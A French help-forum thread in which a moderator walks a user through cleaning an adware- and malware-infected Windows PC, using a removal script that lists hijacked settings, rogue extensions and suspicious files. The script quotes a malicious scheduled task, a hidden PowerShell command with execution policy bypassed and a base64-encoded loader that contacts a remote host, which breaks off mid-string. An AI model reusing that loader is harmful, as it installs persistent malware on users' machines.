
Message erreur rundll demarrage
bonjour,
voila quand je demarre le pc j'ai un message d'erreur qui viens :

une solution?
merci d'avance
voila quand je demarre le pc j'ai un message d'erreur qui viens :
une solution?
merci d'avance
5 réponses
-
Modérateur""C:\WINDOWS\system32\Drivers\cherimoya.sys" => Impossible de déplacer
"C:\WINDOWS\system32\Drivers\bsdriver.sys" => Impossible de déplacer"
--> Fais un scan avec Malwarebytes' Anti-Malware, supprime tout ce qu'il trouve et poste le rapport.
Malwarebytes' Anti-Malware - Tutoriel -
Modérateur--> Désinstalle Bing Bar, Norton Internet Security et également Opera si tu ne t'en sers pas.
--> Ouvre le Bloc-notes.
--> Copie-colle le texte en gras ci-dessous dans le Bloc-notes :
start
CloseProcesses:
GroupPolicy: Restriction - Chrome <======= ATTENTION
CHR HKLM\SOFTWARE\Policies\Google: Restriction <======= ATTENTION
ProxyServer: [S-1-5-21-115797615-326514391-1962728804-1002] => http=127.0.0.1:14170;https=127.0.0.1:14170
ProxyServer: [S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0] => http=127.0.0.1:14170;https=127.0.0.1:14170
HKU\S-1-5-21-115797615-326514391-1962728804-1002\SOFTWARE\Policies\Microsoft\Internet Explorer: Restriction <======= ATTENTION
HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\SOFTWARE\Policies\Microsoft\Internet Explorer: Restriction <======= ATTENTION
HKLM\Software\Microsoft\Internet Explorer\Main,Start Page = hxxp://www.msn.com/?pc=MSE1
HKLM\Software\Wow6432Node\Microsoft\Internet Explorer\Main,Start Page = hxxp://www.msn.com/?pc=MSE1
HKU\.DEFAULT\Software\Microsoft\Internet Explorer\Main,Start Page = hxxp://www.msn.com/?pc=MSE1
HKU\S-1-5-21-115797615-326514391-1962728804-1002\Software\Microsoft\Internet Explorer\Main,First Home Page = hxxp://g.uk.msn.com/HPNOT/3
HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\Software\Microsoft\Internet Explorer\Main,First Home Page = hxxp://g.uk.msn.com/HPNOT/3
HKU\S-1-5-21-115797615-326514391-1962728804-501-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\Software\Microsoft\Internet Explorer\Main,Start Page = hxxp://www.msn.com/?pc=MSE1
HKU\S-1-5-21-115797615-326514391-1962728804-501-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\Software\Microsoft\Internet Explorer\Main,Default_Page_URL = hxxp://g.uk.msn.com/HPNOT/3
HKU\S-1-5-21-115797615-326514391-1962728804-501-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0\Software\Microsoft\Internet Explorer\Main,First Home Page = hxxp://go.microsoft.com/fwlink/?LinkID=226786&Mkt=fr-FR&Src=WD8&Tid=000328B0&OHP=http%3A%2F%2Fg.uk.msn.com%2FHPNOT%2F3&OSP=
URLSearchHook: HKU\S-1-5-21-115797615-326514391-1962728804-1002 - (Pas de nom) - {84FF7BD6-B47F-46F8-9130-01B2696B36CB} - Pas de fichier
URLSearchHook: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 - (Pas de nom) - {84FF7BD6-B47F-46F8-9130-01B2696B36CB} - Pas de fichier
SearchScopes: HKLM -> DefaultScope {80c554b9-c7f8-4a21-9471-06d606da78a2} URL =
SearchScopes: HKLM -> {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?q={searchTerms}&form=HPNTDF&pc=HPNTDF&src=IE-SearchBox
SearchScopes: HKLM -> {460C3D19-B3D4-4964-A550-77D263B0CCCB} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKLM -> {b7fca997-d0fb-4fe0-8afd-255e89cf9671} URL = hxxp://fr.search.yahoo.com/search?p={searchTerms}&ei={inputEncoding}&fr=chr-hp-psg&type=HPNTDF
SearchScopes: HKLM -> {CC865B26-C31D-4D23-B17B-96548EEF03F6} URL =
SearchScopes: HKLM -> {d43b3890-80c7-4010-a95d-1e77b5924dc3} URL = hxxp://fr.wikipedia.org/wiki/Special:Search?search={searchTerms}
SearchScopes: HKLM -> {D944BB61-2E34-4DBF-A683-47E505C587DC} URL = hxxp://rover.ebay.com/rover/1/709-111075-12437-3/4?mpre=hxxp://www.ebay.fr/sch/i.html?_nkw={searchTerms}
SearchScopes: HKLM -> {D96E25F4-B4AF-4224-BCCF-15662987FDC7} URL = hxxp://www.amazon.fr/s/ref=azs_osd_ieafr?ie=UTF-8&tag=hp-fr2-vsb-21&link%5Fcode=qs&index=aps&field-keywords={searchTerms}
SearchScopes: HKLM-x32 -> DefaultScope {80c554b9-c7f8-4a21-9471-06d606da78a2} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKLM-x32 -> {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?q={searchTerms}&form=HPNTDF&pc=HPNTDF&src=IE-SearchBox
SearchScopes: HKLM-x32 -> {80c554b9-c7f8-4a21-9471-06d606da78a2} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKU\.DEFAULT -> DefaultScope {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL =
SearchScopes: HKU\.DEFAULT -> {80c554b9-c7f8-4a21-9471-06d606da78a2} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> DefaultScope {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?FORM=UP97DF&PC=UP97&q={searchTerms}&src=IE-SearchBox
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?FORM=UP97DF&PC=UP97&q={searchTerms}&src=IE-SearchBox
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> {460C3D19-B3D4-4964-A550-77D263B0CCCB} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> {d43b3890-80c7-4010-a95d-1e77b5924dc3} URL =
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> {D944BB61-2E34-4DBF-A683-47E505C587DC} URL =
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> DefaultScope {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?FORM=UP97DF&PC=UP97&q={searchTerms}&src=IE-SearchBox
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> {0633EE93-D776-472f-A0FF-E1416B8B2E3A} URL = hxxp://www.bing.com/search?FORM=UP97DF&PC=UP97&q={searchTerms}&src=IE-SearchBox
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> {460C3D19-B3D4-4964-A550-77D263B0CCCB} URL = hxxp://www.bing.com/search?q={searchTerms}&form=MSSEDF&pc=MSE1
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> {d43b3890-80c7-4010-a95d-1e77b5924dc3} URL =
SearchScopes: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> {D944BB61-2E34-4DBF-A683-47E505C587DC} URL =
Toolbar: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> Pas de nom - {7FEBEFE3-6B19-4349-98D2-FFB09D4B49CA} - Pas de fichier
IE Session Restore: HKU\S-1-5-21-115797615-326514391-1962728804-1002 -> est activé.
Toolbar: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> Pas de nom - {7FEBEFE3-6B19-4349-98D2-FFB09D4B49CA} - Pas de fichier
IE Session Restore: HKU\S-1-5-21-115797615-326514391-1962728804-1002-{ED1FC765-E35E-4C3D-BF15-2C2B11260CE4}-0 -> est activé.
FF Extension: FP11 - C:\Users\Lucas\AppData\Roaming\Mozilla\Firefox\Profiles\lrllwiud.default\Extensions\a0046b9b-fdb9-497f-a4b1-2a108ad6007a@5cdf80b7-0420-4bb7-b3c0-e188e6f4fb8a.com [2014-05-26] [non signé]
FF Extension: Pas de nom - C:\Users\Lucas\AppData\Roaming\Mozilla\Firefox\Profiles\lrllwiud.default\Extensions\ffext_basicvideoext@startpage24 [2015-02-25] [non signé]
FF Extension: jid0j253QhG0S1FBMdVUnCkPZnGZODYjetpack - C:\Users\Lucas\AppData\Roaming\Mozilla\Firefox\Profiles\lrllwiud.default\Extensions\jid0-j253QhG0S1FBMdVUnCkPZnGZODY@jetpack [2015-01-01] [non signé]
CHR dev: Chrome dev build détecté(e)! <======= ATTENTION
CHR Extension: (dpkiidbpeijnaaacjlfnijncdlkicejg) - C:\Users\Lucas\AppData\Local\Google\Chrome\User Data\Default\Extensions\dpkiidbpeijnaaacjlfnijncdlkicejg [2014-10-28] [UpdateUrl: hxxps://epicunitscan.info/00service/update2/crx] <==== ATTENTION
CHR Extension: (jecpbjbmdpgfdnodellehmojlchichkf) - C:\Users\Lucas\AppData\Local\Google\Chrome\User Data\Default\Extensions\jecpbjbmdpgfdnodellehmojlchichkf [2015-01-08] [UpdateUrl: hxxps://epicunitscan.info/00service/update2/crx] <==== ATTENTION
CHR Extension: (Google Store) - C:\Users\Lucas\AppData\Local\Google\Chrome\User Data\Default\Extensions\lifbcibllhkdhoafpjfnlhfpfgnpldfl [2016-01-25] [UpdateUrl: hxxps://epicunitscan.info/00service/update2/crx] <==== ATTENTION
CHR Extension: (Google Wallet) - C:\Users\Lucas\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda [2014-02-26] [UpdateUrl: hxxps://epicunitscan.info/00service/update2/crx] <==== ATTENTION
CHR Extension: (Re-markit) - C:\Users\Lucas\AppData\Local\Google\Chrome\User Data\Default\Extensions\pgjfhonoojkgegblnpiaeeplobkdamcd [2014-07-17]
CHR HKLM\...\Chrome\Extension: [blmchfpimpbbdmgpcieclabeafkljbhm] - hxxps://clients2.google.com/service/update2/crx
CHR HKLM\...\Chrome\Extension: [noajmlkipclmeolfcnflkjhijkigpfjh] - <pas de Path/update_url>
R2 iSafeService; C:\Program Files (x86)\Elex-tech\YAC\iSafeSvc.exe [120128 2015-01-15] (Elex do Brasil Participações Ltda)
C:\Program Files (x86)\Elex-tech
R2 nbjTktptbYI; C:\ProgramData\KvBtRGLM\nbjTktptbYI.exe [2726256 2014-12-16] (Time Lapse Solutions)
C:\ProgramData\KvBtRGLM
S2 8da99f06; "C:\WINDOWS\system32\rundll32.exe" "c:\Program Files (x86)\HugeDiscountTips\VIPromos.dll",serv
R1 bsdriver; C:\WINDOWS\system32\drivers\bsdriver.sys [34712 2016-01-25] ()
R1 eeCtrl; C:\Program Files (x86)\Common Files\Symantec Shared\EENGINE\eeCtrl64.sys [484512 2012-12-02] (Symantec Corporation)
R1 iSafeKrnl; C:\Program Files (x86)\Elex-tech\YAC\iSafeKrnl.sys [249000 2015-01-15] (Elex do Brasil Participações Ltda)
R1 iSafeKrnlKit; C:\Program Files (x86)\Elex-tech\YAC\iSafeKrnlKit.sys [99496 2015-01-15] (Elex do Brasil Participações Ltda)
R1 iSafeKrnlMon; C:\Program Files (x86)\Elex-tech\YAC\iSafeKrnlMon.sys [42152 2015-01-15] (Elex do Brasil Participações Ltda)
S1 iSafeKrnlR3; C:\Program Files (x86)\Elex-tech\YAC\iSafeKrnlR3.sys [93352 2015-01-15] (Elex do Brasil Participações Ltda)
R1 iSafeNetFilter; C:\Windows\System32\DRIVERS\iSafeNetFilter.sys [52392 2015-01-03] (Elex do Brasil Participações Ltda)
C:\WINDOWS\system32\Drivers\iSafeNetFilter.sys
C:\WINDOWS\System32\Tasks\Urlaimadrionn
C:\ProgramData\Urlaimadrionn
C:\ProgramData\783c158e-7093-0
C:\ProgramData\KeyStream
C:\ProgramData\783c158e-22c5-0
C:\ProgramData\783c158e-4a31-1
C:\WINDOWS\System32\Tasks\Lusti
C:\Users\Lucas\AppData\Local\Tempfolder
C:\uninst
C:\Program Files\shopperz240120161540
C:\Users\Lucas\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Sound+ 1.0
C:\WINDOWS\system32\Drivers\etc\hp.bak
C:\Program Files (x86)\HugeDiscountTips
C:\Program Files\shopperz
C:\WINDOWS\SysWOW64\ColorMedia.ini
C:\ProgramData\a12b0590441247f08eaf36e9c3e3ae82
C:\ProgramData\3182d91071b52b3e
C:\ProgramData\39f677ad899a4c8d8d92bb4513c0d6b9
C:\WINDOWS\System32\Tasks\Norton Internet Security
C:\WINDOWS\system32\Drivers\cherimoya.sys
C:\WINDOWS\system32\Drivers\bsdriver.sys
C:\ProgramData\3567652519481256766
C:\Users\Default\AppData\Local\Boxore
C:\Users\Default User\AppData\Local\Boxore
C:\Users\Lucas\AppData\Roaming\XEWYWGI.exe
C:\Users\Lucas\AppData\Local\DSI.DAT
C:\Users\Lucas\AppData\Local\dsisetup12921127502.exe
C:\Users\Lucas\AppData\Local\dsisetup9809485152.exe
C:\Users\Lucas\AppData\Local\JunkAtx.bin
C:\Users\Lucas\AppData\Local\Kosong.Bron.Tok.txt
Task: {3DCDAB7D-2440-4059-AAC7-771C50F0471D} - System32\Tasks\Microsoft\Windows\Maintenance\SMupdate2 => Rundll32.exe C:\PROGRA~1\COMMON~1\System\SysMenu.dll ,Command701 update2 <==== ATTENTION
Task: {834364AA-38CF-4447-9F74-571B89443EAD} - System32\Tasks\{047E7D47-7D09-7E0A-0B11-780B7A79117A} => powershell.exe -nologo -executionpolicy bypass -noninteractive -windowstyle hidden -EncodedCommand JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAcwB0AG8AcAAiADsAJABzAGMAPQAiAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1AGUAIgA7ACQAVwBhAHIAbgBpAG4AZwBQAHIAZQBmAGUAcgBlAG4AYwBlAD0AJABzAGMAOwAkAFAAcgBvAGcAcgBlAHMAcwBQAHIAZQBmAGUAcgBlAG4AYwBlAD0AJABzAGMAOwAkAFYAZQByAGIAbwBzAGUAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACQAcwBjADsAJABEAGUAYgB1AGcAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACQAcwBjADsACgBmAHUAbgBjAHQAaQBvAG4AIABzAHIAKAAkAHAAKQB7ACQAbgA9ACIAVwBpAG4AZABvAHcAUABvAHMAaQB0AGkAbwBuACIAOwB0AHIAeQB7AE4AZQB3AC0ASQB0AGUAbQAgAC0AUABhAHQAaAAgACQAcAB8AE8AdQB0AC0ATgB1AGwAbAA7AH0AYwBhAHQAYwBoAHsAfQB0AHIAeQB7AE4AZQB3AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAkAHAAIAAtAE4AYQBtAGUAIAAkAG4AIAAtAFAAcgBvAHAAZQByAHQAeQBUAHkAcABlACAARABXAE8AUgBEACAALQBWAGEAbAB1AGUAIAAyADAAMQAzADIAOQA2ADYANAB8AE8AdQB0AC0ATgB1AGwAbAA7AH0ACgBjAGEAdABjAGgAewB0AHIAeQB7AFMAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAkAHAAIAAtAE4AYQBtAGUAIAAkAG4AIAAtAFYAYQBsAHUAZQAgADIAMAAxADMAMgA5ADYANgA0AHwATwB1AHQALQBOAHUAbABsADsAfQBjAGEAdABjAGgAewB9AH0AfQBzAHIAKAAiAEgASwBDAFUAOgBcAEMAbwBuAHMAbwBsAGUAXAAlAFMAeQBzAHQAZQBtAFIAbwBvAHQAJQBfAFMAeQBzAHQAZQBtADMAMgBfAFcAaQBuAGQAbwB3AHMAUABvAHcAZQByAFMAaABlAGwAbABfAHYAMQAuADAAXwBwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIgApADsAcwByACgAIgBIAEsAQwBVADoAXABDAG8AbgBzAG8AbABlAFwAJQBTAHkAcwB0AGUAbQBSAG8AbwB0ACUAXwBTAHkAcwB0AGUAbQAzADIAXwBzAHYAYwBoAG8AcwB0AC4AZQB4AGUAIgApADsAcwByACgAIgBIAEsAQwBVADoAXABDAG8AbgBzAG8AbABlAFwAdABhAHMAawBlAG4AZwAuAGUAeABlACIAKQA7AAoAJABzAHUAcgBsAD0AIgBoAHQAdABwADoALwAvAGUAYQBzAHkAcABvAHAALgBpAG4AZgBvAC8AdQAvAD8AYQA9AE8AWQBRAGEAWQB5AFYANwAzAEcAWgBfAEwAdQBOAGgAZQBiADgAWgBYAEYAVwBLAFcAdABnAFkAUwBPADQAUQA4AHgAeABYAEcAbABpAGsAYQBUADcAbABWAGQARwA2AEMAdwBKAEEAdABzAGEAbwAtAFgAaAByAHEAVAB4AEYAQwA5AGgAVgBsAFMAWABWAGIAMABfAGIAOQBDAG8ATwBFAFQAYwBYAE0AMQBkAGQARQAyAEYASABqADYAMgA0AHkAQQBJAHkAcQBXAFUAMwB3ADAANgA1ADQAdgB2ADIARAA1AG8AVQBqAHYAMgBKAGUASgBtAFEAMwBwAHoAVQBuAHMAbAB0AEYAbAAwAFcALQBaADgASgBYAGkAQgBiAFMAdQBsAFQAdwAyAG4AaABwAEYASQB2ADQAWABQAHYAMwBxAEgAawA5AHEANABvAHAAQgBEAHUATQBZAFUAUgBZADkALQBaAHcAMgBVADcAZgA1AHQAagBwAHUAdwAxAG4AbABNADUAdABzAFoAMwBqAEsAQwB6AFUAQgBxAGMAZwBIAFgAdABzADgAZABxAEEAUwBkADgAZgAzADUAVAA4AGgARQA4ADAAdQA5AEkAWQBqAHcAbABoADIAOABHAEYAYgBwAC0AcwB0AGUAUgBXAEUAUABIADYAVABEAFQAWABQAFMAXwBKADcAUABKAGkAdQBuADEATQBrAFkAVgBOAG4AUgBoADEAawBYAGcALQA1AGsAQwB3AGwAbgBZAFgAcABiAFcAZgBWAGEASQBPAFQANQA1AGEAMgAwAGcAbABtAFkAaQB5ADIAbQB1ADMAYQByAHEAYwAzAFMAZQBpAFcAUQA2AHkAcgBFAFQARABNAG4AVgBSAHAAVAAzADAARgA0AEEAWgBXAEEAUABvAEcAUQBQAFAAUwBwAHoATwBPAHgANABiAE4AUgA1AEkAZABmAEIAZABIAFUAdwBLAGsAYwBNADEAcgBDAFAAOQBQADYAZQA3AEcAOABWAFoARwAtAGgAdABCAGMAegA3AFgALQBaAEIAcQBZAE4AbgA4AHcAQQBpAHMAdABEAGYAawBIAGEAVABVAHAAagBnAFkASwB2AHgAcABzAGMANAA4AGYAYwBRADAARQBwAFEAUwBGAFgAdABoAFkASABZADIAQQBPAFAAbgBBAGcAUQB1ADIAbQBnAHIAbgAxAEMAbgBNAGYAeABqAG0AWQBSADYAMQBWAHQAQwBEAGMARwBlAFMAWABhAFAAaABOAFYAUQAwAFgANABOAHAAWQB2ADIARABVAHkAVQBPAGgARgB3AFEAMQBMAG8AbwBHAHgAbwA3AHQAXwA5AHYAVAAzAFIASwBvADEAOAAyAFMANABxADEAZgA0AHMARgA0AHYAdQA0AEkAaABzAFUAYwBtAGYANwBGAGgAVwBoAEQAUABsAFUAZgBOAFYANQBSAEgAQQBSAGEAZQBtAFMAawBhAEQAZwBtAEwAZgBCAHAAOABEAEsAWABlAHoAbABVAGYANgBRAHQAaQBqAE0AbQB3ADEAdwB1AFYARwBMAGcAZwBiAEoAQQByAE4AagBlAFAAeABCAFMASQBRAEMAMwAtAEcAVQA4AC0AcgBmAE8ATwBOAEsAQgB5AF8AeQBsAGEAMQBaAGIAZwBoAGEAXwAyAEgAVAA5ADcAUgA4AGMARgBkAGMASQBmADIANQBoAG4AQgBHAFoATAA1AEQAcQBsAC0ARQBVAGQASgBDAFgARwBQAFIARwBzAEMAVQBnADgAYQBOAFkAaABfAGcAbABrADgAUgBGAGoASABlAHIAcgBTAEkASABHAGYARQB3AFUAXwBRAFoARQB2AHYAbQAzAE0AawA0AHcAcQBuAE4AdQBpAHMAVwA4AGQAVwBuAGUAMABUAGQAcwBuADYAQwB3AGIAdwBwAEkARQB4AGIAbwBCADUAYwBwAFAATABKAG0AWABLAE4AcABtAHEAcAAxAFIAVABiAEMAUABSAC0AagAyAFIAYwBmAGIANwB6ADcANAB3AFoAdgBCAGkAMwBXAFIAZABhAEoAWQBCAHMAUQBNAFoAVABZAHgAWAA3AHYAUABhAFAAdwAxADkAYwBWAFcAdgAwAEcAYgAyAFUAYQBQAHUAbQBJAG8AWgBlAHgAbwAzAFcATABtADIAbQBfADYARwBRAHYARAAwADYAOQBKAFoARgBjAHEAWgAxADkAagBNAFkATQBUAHUAZQBLAGQANQBrAFUAawBjAHQANABnAHkAaQBkADUAMgBPAGkAMQBSAEEANQBHADAANgBrAFkAUgBMADIAeABGAEIAVgBPAHYAXwAwAFgANwB5AHgAYQBlAG4AJgBjAD0ASgBUAGEAeABtAGsANwB2AFQANwA2AHcAdwBNAGkAcABfAFMAUABkAEsAUQAwAEEAYgA4AG8AZAB2AHAAbQBkAG8AVABLAEEAcQA0AHIAbgBVAEkATwBvAGgAeQAzAG8AZgA1AEUAZgBlAC0AagB3AEwAWABxAHIAagBLAHoAcgBlAEoAdwA5AFkAYgB3AHIAMABhAEIAVgA1ADUAVgB1AGMAUQBDAEUAOQBHAFUAcwBlAFYAMQBZADEAUQBDAHQAbgByAF8AbQBlAEoANQBaAFEATgBMADcAdQBsAFAAZgA4AGkAbgBvAFMATQBTAEsAMQBoAHcAdABsAHcAZQBYAE8ARABnADIAWQA5AEIANwBXADQAVQBMAFgARwAtAHAAOQBfAEgAVABYAGgAbwA5ADcAQQBUADUATABsAEYAeABlAG8AXwBmAEUAegBUADUAbwBoAHQAWQBnADEAQQA2AHYAQQB0AGQASwBIAGoAUQBPAFUATwBzAE0ANgBIAEgAQQAtAGQANABrAGcANQBxAE8ANABkAEsAVwBiAGYATAB3ADcAQQBHAFkAbQBxAF8AcQA0AEkAVgBRAHEATwAtAFUAZgBGAHIARgBQAHcAQQBpAHcAMwBSAHcASwBuADgAYgBGAEoANwBsADEAUQBtAFQAegBNAEQAdQBSADkAUQB3AHIAMABHAEoATQBtAC0AZQBuAHgARQBKAE4ANAAwADkAMABJAEgAVAAyAFYALQBMAHcATQBRAHkATgBMAEcANgBzAFgAOQBYAGsAbQBWAFkAcABzAEMAVABzAFQAbgBPAEEAdABDAHEAXwBCAGwAXwA0AEkAUwA2AHIARwBaAFkAMgBCAG0AXwBpAEcAZABmADQATAB1AHcAdABaAFIAegBaADQAUQBPAEsALQBoAGgAaABwAFMAaABIAGkAUQA5AGcARABaAGYAbABQADQAdgBFAFMAaQBxAFIARwA2ADIAYwB2AFYARwB5AEgANwBTAF8AUQAxAF8AUgBRAEgAVAByAEEAVwBXAGgAUwBmAFoAYgBpADgARABIADAAbQBsAGsAdgBiADcAcABaADkAVABGAEgAdQA3AFUAWAAxAEkAbQA5AFcAdQBPAGkAQgAyAEoARAB2AGsAbAB0AG0AUwBnAFoAVQBIAHMAdQBaAEkAUABzAHEAWgAzAG8AZwBaAHEAVwBNAGEAbwBPAG8ARQBYAEEAbgA3AE4AOABtAC0ANgBRADkAUgBvAGwAaQBnAHgANQBZAFcATwBtAE0AcAA0AHUAZABKAEYAWgA0AEEATwBnAEoAdwBIAEkAdgAzAHYAUQB4AEYAYQBmAHUATgBNAFAASgB3AEkAdQBjAFMAUAB4ADEAcwBWAGEAMgBxAHYAaABDADQAZAA1AHMAQgBCAGUAYgBzAE8ATgBNAHgAYQBLAE8AWgA3AGoAMQBkAEsAZwBSAHMAbgBtAFQATwBoAG0AYwBFAHAAUwBFAHcAMABoADUARgBZAGgASgBMAGUANgBJAEUAOABOAEoAeAA3AFMASQB1AEsANwB3AG4AbgB0AFEAQQA2AFkAaABxAFIARgBiADAAYwBLAE8AWQBSAHgAagB6ADMAOAB4AEgAeAAyAHQAZwBiAGoANABsAGIAVQBUAEUAZABfAFAALQBZAF8AMAB1ADAAQQBjAEkAaQBnAHQAdwB3AE0AMwBfADUAYwBHAGwAWAB3ADcARgB3AEgAUgBEAEoAWABpAGMARwBOAGoAOQBFAHgAcQBlAEcAdQBVAGQAXwBsAEoAUgBOAGcANQBBAFUAMgBRAHUATQBlAHoATwBnAG8ANABNAHcAeQAyADYARwBTADQAbABfAFcASQB1AGgAVgA5ADQATABWAGsANgBQADgAUQBaAFMARAB3AEwASQBtADEAawBLAE0AZwBEAHAANQBpAEMAWgB2AE0AWgBSAFYAMwBwAFQAVwBvADMAYwBlAEgAXwBtAEcANABpAEsANABHAEYASQA3ADEAOQA5AEoANQBsAEIAMgBfAEMAVABnAHoAUgBlAHgAZwB1AFUAaABDADIAaQBvAFQAVgBuAFgAdQBHAGcAXwBEAHoAcQBlAFkATwBHAEQAYgA3AC0AXwBxAE4AbQBFAG8AVABYAEsAbgAtAE4AegA0AEoAagBPAFQALQAtAHUATQBOAHkAWgBsAGEASQBVADUAWAB3AEsAOQB0AFQAbwA2ADQARgBJAEUARQBsAHEASABqADUAdQBYAEcARQBTAGMAaQBrAGcAZQA0AFIAUQB5AG8AcgBRAFQAYQBIAFcAZQA0ADcANwBXAEEASQBvADAASgBLAFMAZQBTAEYAdgBGADIAYwBXAFQATwAwAGwANgBBAHgAeAAyAFoAWQBiAGYAdQBWAE0AYQBOAHIAdgBsAGIANwBnAEkARgBiAHEAUgAmAHIAPQAyADIAMwA2ADgANgA2ADgANgAzADMAMQAxADkANwAwADEAMAAzACIAOwAkAHMAdABzAGsAPQAiAHsAMAA0ADcARQA3AEQANAA3AC0ANwBEADAAOQAtADcARQAwAEEALQAwAEIAMQAxAC0ANwA4ADAAQgA3AEEANwA5ADEAMQA3AEEAfQAiADsAJABwAHIAaQBkAD0AIgBTAHkAcwB0AGUAbQBIAGUAYQBsAGUAcgAiADsAJABpAG4AaQBkAD0AIgBRAEwASQBPAEkAUwBLAE0AIgA7AHQAcgB5AHsAaQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AbAB0ACAAMgApAHsAYgByAGUAYQBrADsAfQAkAHYAPQBbAFMAeQBzAHQAZQBtAC4ARQBuAHYAaQByAG8AbgBtAGUAbgB0AF0AOgA6AE8AUwBWAGUAcgBzAGkAbwBuAC4AVgBlAHIAcwBpAG8AbgA7AAoAaQBmACgAJAB2AC4ATQBhAGoAbwByACAALQBlAHEAIAA1ACkAewBpAGYAKAAoACQAdgAuAE0AaQBuAG8AcgAgAC0AbAB0ACAAMgApACAALQBBAE4ARAAgACgAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB0ACAAVwBpAG4AMwAyAF8ATwBwAGUAcgBhAHQAaQBuAGcAUwB5AHMAdABlAG0AKQAuAFMAZQByAHYAaQBjAGUAUABhAGMAawBNAGEAagBvAHIAVgBlAHIAcwBpAG8AbgAgAC0AbAB0ACAAMgApACkAewBiAHIAZQBhAGsAOwB9AH0ACgBpAGYAKAAtAE4ATwBUACAAKABbAFMAZQBjAHUAcgBpAHQAeQAuAFAAcgBpAG4AYwBpAHAAYQBsAC4AVwBpAG4AZABvAHcAcwBQAHIAaQBuAGMAaQBwAGEAbABdAFsAUwBlAGMAdQByAGkAdAB5AC4AUAByAGkAbgBjAGkAcABhAGwALgBXAGkAbgBkAG8AdwBzAEkAZABlAG4AdABpAHQAeQBdADoAOgBHAGUAdABDAHUAcgByAGUAbgB0ACgAKQApAC4ASQBzAEkAbgBSAG8AbABlACgAWwBTAGUAYwB1AHIAaQB0AHkALgBQAHIAaQBuAGMAaQBwAGEAbAAuAFcAaQBuAGQAbwB3AHMAQgB1AGkAbAB0AEkAbgBSAG8AbABlAF0AIAAiAEEAZABtAGkAbgBpAHMAdAByAGEAdABvAHIAIgApACkAewBiAHIAZQBhAGsAOwB9AAoAZgB1AG4AYwB0AGkAbwBuACAAdwBjACgAJAB1AHIAbAApAHsAJAByAHEAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAByAHEALgBVAHMAZQBEAGUAZgBhAHUAbAB0AEMAcgBlAGQAZQBuAHQAaQBhAGwAcwA9ACQAdAByAHUAZQA7ACQAcgBxAC4ASABlAGEAZABlAHIAcwAuAEEAZABkACgAIgB1AHMAZQByAC0AYQBnAGUAbgB0ACIALAAiAE0AbwB6AGkAbABsAGEALwA0AC4AMAAgACgAYwBvAG0AcABhAHQAaQBiAGwAZQA7ACAATQBTAEkARQAgADcALgAwADsAIABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwApA